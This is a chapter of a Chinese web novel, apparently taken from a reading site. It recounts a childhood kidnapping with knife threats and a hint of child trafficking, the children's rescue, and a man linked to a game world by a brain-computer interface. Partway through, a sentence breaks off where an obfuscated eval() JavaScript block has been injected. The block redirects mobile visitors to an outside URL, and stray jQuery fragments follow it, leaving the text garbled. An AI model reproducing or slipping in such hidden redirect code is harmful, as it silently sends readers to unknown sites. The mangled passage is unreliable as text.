82. 私心

作品:《非传统种田

    俏妤途怀疑祝剩拿自己当乐子,她一点关于被绑架的记忆也没有,人会记下印象深刻的事情,可她想不起来。


    比起怀疑自己,她更怀疑祝剩,怕不是有什么说不得的病……


    “那我们最后是怎么逃出来的?”俏妤途又问。


    “没认错,你就是当年那个小女孩,至于你为什么不记得……”祝剩顿了顿,“记不记得都不重要,我只想说你和他很早之前就认识了,不过是一面之缘,他却很想再见到你。”


    绑架犯是和祝家两兄弟有过节的人,他们拿孩子的生命要挟祝家兄弟,自以为成功了,却万万想不到孩子身上有小型定位器。


    司机按下的紧急呼救没有转到警局或医院,而是直接传到祝家兄弟老大——祝剩爸爸手上。


    在界内摸爬滚打多年,没点手段坐不稳这个位置。


    很快,他们通过定位找到最终地点,祝家准备赎金前报警,警力出动期间匪徒的勒索电话打来了。


    为了争取救援时间,他们尽力拖延,毕竟对方有鱼死网破的心,怎么会轻易放过孩子。


    李猎几人也如预想中一样没有上当,随后便有了那通视频。半小时之内警方不能保证到达地点,施救的压力变大,祝家人一边派人准备赎金,一边配合警方要求安抚匪徒情绪,但救下孩子的希望依旧非常渺茫。


    “在我们家不能提起这件事,我妈和小古的妈妈当时吓坏了,只要提起来精神就不太好,我爸偷偷和我说的这些……”祝剩看着她,时光回溯到十六年前,他们也是这么面对面坐着,比现在距离远,比现在氛围差。


    不仅手脚被绑,身上也都挂着伤。


    当年的俏妤途语出惊人,在哄骗匪徒的路上一去不返,也正是如此,为警方营救他们争取了宝贵时间。


    “把她的嘴给我堵上。”李猎眉头拧成一团,他忍无可忍地掏了掏耳朵对手下兄弟说。


    “不要啊大哥哥,我能给你赚钱的!别拿地上那块布啊,换块干净…唔。”俏妤途用水汪汪的眼睛看着他。


    “呵呵,命都要没了,还在意这么多干什么?”一旁站着的男人笑话她。


    “大哥,这小妞看着挺水灵的,要不……把她送到老谢手里?”往俏妤途嘴里塞布的男人说。李猎沉默,小姑娘确实算上等货,可现在不是时候,蒋乔娜想先带几个人撤,他和几个兄弟留下看住“筹码”,直到祝家汇款后再走。


    “你现在送出去啊?出门让警察毙了你?”他拿起桌上的废纸壳朝提议的人砸过去,“什么都没有还敢出去,我看你是想死。”


    由于俏妤途的“胡闹”,耽搁了他们十几分钟。


    李猎先是用胶带缠住祝池古和祝剩的嘴,连接显示器拨打电话,对方接通后他问:“钱准备得怎么样?想好再回答,这娃娃的命在你们手里。”


    显示器重新对准俏妤途,脏兮兮的小脸上残留着泪痕,身上穿的衣服也有几处破损,光是看着便令人揪心。


    “孩子是无辜的,你们不就是想要钱吗?钱我们会给你,别动孩子们。我们家那两个孩子呢?”


    李猎没有挪动显示器,他缓步走到俏妤途身边,随后转身对着屏幕笑了笑:“你们会不会把我想得太好了?”


    “你干什么?把刀放下!”“李猎!”


    显示器那边传来惊叫,李猎拿着一把水果刀放在俏妤途脸颊旁,用刀身拍了拍她的脸:“别想着拖延时间,十分钟之内看不到钱,这小姑娘连同你们儿子,会一起去死。”


    对面的祝池古看到拧起眉,他视线瞥向屋外,有几个人在向一辆车走,里面有那个叫蒋齐莉的女人。


    他趁着李猎不注意,用全力向前一扑,在倒下的同时也看清了车牌号。


    院外亮着一盏灯,因为伤口一直没有处理也没吃饭,视野很模糊,虽然不能百分百确定,但他还是牢牢记下了。“唔唔!!!”祝剩看着摔倒的祝池古想叫人,却因为胶带缠着嘴发不出声。


    “什么声音?李猎,我儿子呢?让我看我儿子!”显示器里女人厉声道。


    俏妤途看到祝池古的小动作了,她睁大眼不明白他为什么这样做。


    李猎暗骂一声,随后走到祝池古跟前不解气地踹了他一脚,拍了拍他的脸咬牙警告:“给我老实点!”


    “我当时被他吓到了,以为他要死了,”别墅里,祝剩语气平淡,讲故事般叙述着十六年前的事,“他打小就比我聪明,每次考试都比我高,被绑架那天学校根本没有考试。年幼的他想用自己的方式提醒我爸和叔叔,我们距离家大概有多远……在现在看来很愚蠢的行为,在当年却很勇敢。”


    俏妤途沉默着,她不知道该说什么,听上去她们有一个很糟糕的童年,还差点被杀死。


    如果故事中的小女孩是自己,那她当时一定被夺舍了。


    她怎么会说那些话?她以前是这种性格吗?


    祝剩完全不在乎她什么反应,只专注讲着过去发生的事。


    约定的交易时限马上到,视频拨通,祝家人先开口问:“三个孩子呢?钱已经汇过去了,但金额太大只能分批次转,不然转不出去,你也不想看事情变得更麻烦吧?”


    李猎看着卡上陆续到的钱,加起来只有几十万,他把手机摔到显示器上怒吼:“你们耍老子?”


    殊不知此时仓库外几公里早被警方围得水泄不通,几名特警摸到附近,观察后向上级汇报情况,祝家那边也接到消息,安抚着李猎的情绪。


    “剩下的钱今晚过零点会打到你的账户,你也知道我们不会放弃孩子,答应你的事我们肯定会兑现。”


    “对,我们几个已经挪用各自的账户转钱给你了,只要不伤害孩子…”


    俏妤途脚腕很疼,她被抓之前扭到脚了。


    大半天没吃东西她饿得眼冒金星,看人都快重影了,她摇摇头,现在屋内只有李猎一个人,他在和显示器里的大人说话,双方的对话声能掩下她掏口袋的声音。


    她悄悄拿着刀割着绳子,好在绳子质量不好,她割得只剩一点的时候收了手。


    被发现就完蛋了。


    她抬眸跟祝家两兄弟对上视线,俏妤途下意识瞥向李猎,发现他没注意自己顿时松出一口气。


    她用口型说:别害怕,等我救你们。


    都说初生牛犊不怕虎,当时的俏妤途大概也是这样,野惯了。“大…大哥,外面好像有点不太对……”站在屋外观察的男人突然回来对李猎说。


    李猎收声,他眼中闪过狠厉,刚迈出去一步又有一个人闯进来:“大哥!条子来了!小参死了!”


    李猎一脚踹翻显示器,迅速回头架起两个祝家孩子要跑,俏妤途手上的绳子一挣就彻底断了,她连忙把脚上的绳子也割了。


    匪徒小弟看到她用刀割绳子下巴都快掉了,祝池古和祝剩也意识到什么,奋力挣扎着。


    李猎想带着他们从后门逃走,俏妤途虽然只有十岁,投飞镖还是挺准的。


    平时没父母管的小孩整天随心所欲,捡到什么玩什么,她把小刀当作飞镖,使出浑身劲朝着男人投过去,不用想,距离在变化,没有她理想中的结果。


    不过扎到了李猎的脚腕上。


    男人差点摔倒,特警冲进来将匪徒小弟制服,距离俏妤途最近的特警把她抱起送出门,出房子前她看到李猎推走其中一个男孩,转而用刀架在前不久摔倒的男孩身上。


    尖锐的刀在白炽灯下闪烁着寒冷的光芒,男孩眼中看不出什么情绪,察觉到她的视线看过去。


    “小古没事,我们获救了,他还提供了那女人用来逃跑的车牌号。”


    俏妤途觉得很空虚,她记不起来,祝剩所说的每一个画面她都不记得,比


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16064534|165466||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    起自己的过往她更像在看别人的故事。


    “警方很快抓到了李猎的同伙,他们被判了十几年,别担心,那些人不会再出来。”祝剩余光瞄了一眼祝池古接受治疗的房间,“我们想和你道谢,我家里的人也想见你一面,当时你住院…!”他的话戛然而止,因为一只修长的手突然出现他肩膀上。


    “祝剩。”祝池古来到他身后,手上的力道加大。


    “是你求我帮忙的啊!”祝剩为自己鸣不平。


    “闭嘴……”


    祝池古抿唇走到俏妤途身边坐下,他动作拘谨,好像怕对方不让他坐下似的。


    “你就是有病,”祝剩看不下去了,他站起身露出笑容,“弟妹,快跟我过来,他现在虚得很,追不上我们。”


    “祝剩!”祝池古刚打了一剂特效药,现在浑身无力还发冷,他没管身体状态下意识握住俏妤途的手,深邃的黑眸慢慢湿润,“别…别跟他走。”“你想憋着不说还不让我说了?”


    “咳咳……”


    俏妤途听着他们拌嘴轻叹一口声,边帮祝池古顺气边问:“到现在你还想瞒着我什么?我想听你亲口说。”


    “我……”


    祝剩手撑在沙发靠背上,等了一会也没听到后续,他索性开口:“有些事情,当事人是说不出口的,小古,你是最适合讲出过去的人,如果你不打算说,换我来…”


    “不,我会亲口说的,哥,你先出去吧。”祝池古打断他。有些事情只能当事人亲口说,即使再不愿面对,再没有勇气,再害怕说出口也要说。


    等祝剩走后,屋内只剩下两人。


    “等会儿再说吧,你先休息一下。”俏妤途全程都在看着他,那只握着她的手一直在抖。


    真相,是勾引好奇心的引线。她没有兄弟两人想得脆弱,不会因为一个“真相”怎样,事情既然发生了,就要去接受。


    在进入游戏世界前她的生活还算平静,过着普通人的每一天。


    吃饭、睡觉、工作,没有任何事能搅乱她的生活,直到进入游戏世界。听完祝剩讲的故事,俏妤途也没什么感觉,或许是丢了记忆的沉重性,它变得轻飘飘的,飘过心头,飘出灵魂,消失在不知名处。


    “别担心。”祝池古想起刚才祝剩的话,脸一热,面子全丢光了。


    “是吗?那你慢慢说。”


    祝池古记得他和祝剩出院时俏妤途已经不在医院了,他的父母告诉他,祝家去看过那个聪明的小女孩了,包了医药费和其余费用。


    小女孩的妈妈将她接回家,不用担心了。


    可他还是想带着祝剩一起去道谢,不想再见却是十六年后。二十四岁,他留学回来,路上却出了车祸变成植物人,直到出现在游戏世界恢复意识,第一眼便看到了他一直想见的人。


    “父母为了让我醒过来,尝试了很多方法,我的意识通过脑机接口被传输到游戏里,遇到了你……他们知道我一直很想再见到你,就想通过这样刺激我。”


    祝池古声音沙哑,他不安地用另一只手抓住俏妤途,害怕她讨厌自己,怕她会走。


    那段时间的意识和记忆都非常模糊,不知道自己在哪,不知道自己是谁。


    他漫无目的地走着,朦胧的谈话夹杂着医疗器械运作的声音一直伴随着他,像是掉入了梦魇。


    醒不过来,睁不开眼,可心里的不安焦躁却神奇地消失了。因某人产生的愉悦、难过、嫉妒和害怕,还有那熟悉的声音……很像他认识的一个人。


    他记起来了,记起了游戏世界的全部,知道意识抽离了身体,知道身处位面之外的人在操控着一切。


    祝池古是根源。明知该阻止,他却有了私心,明知是错的,却还是抵不住美好的诱惑。


    最终,他后悔了。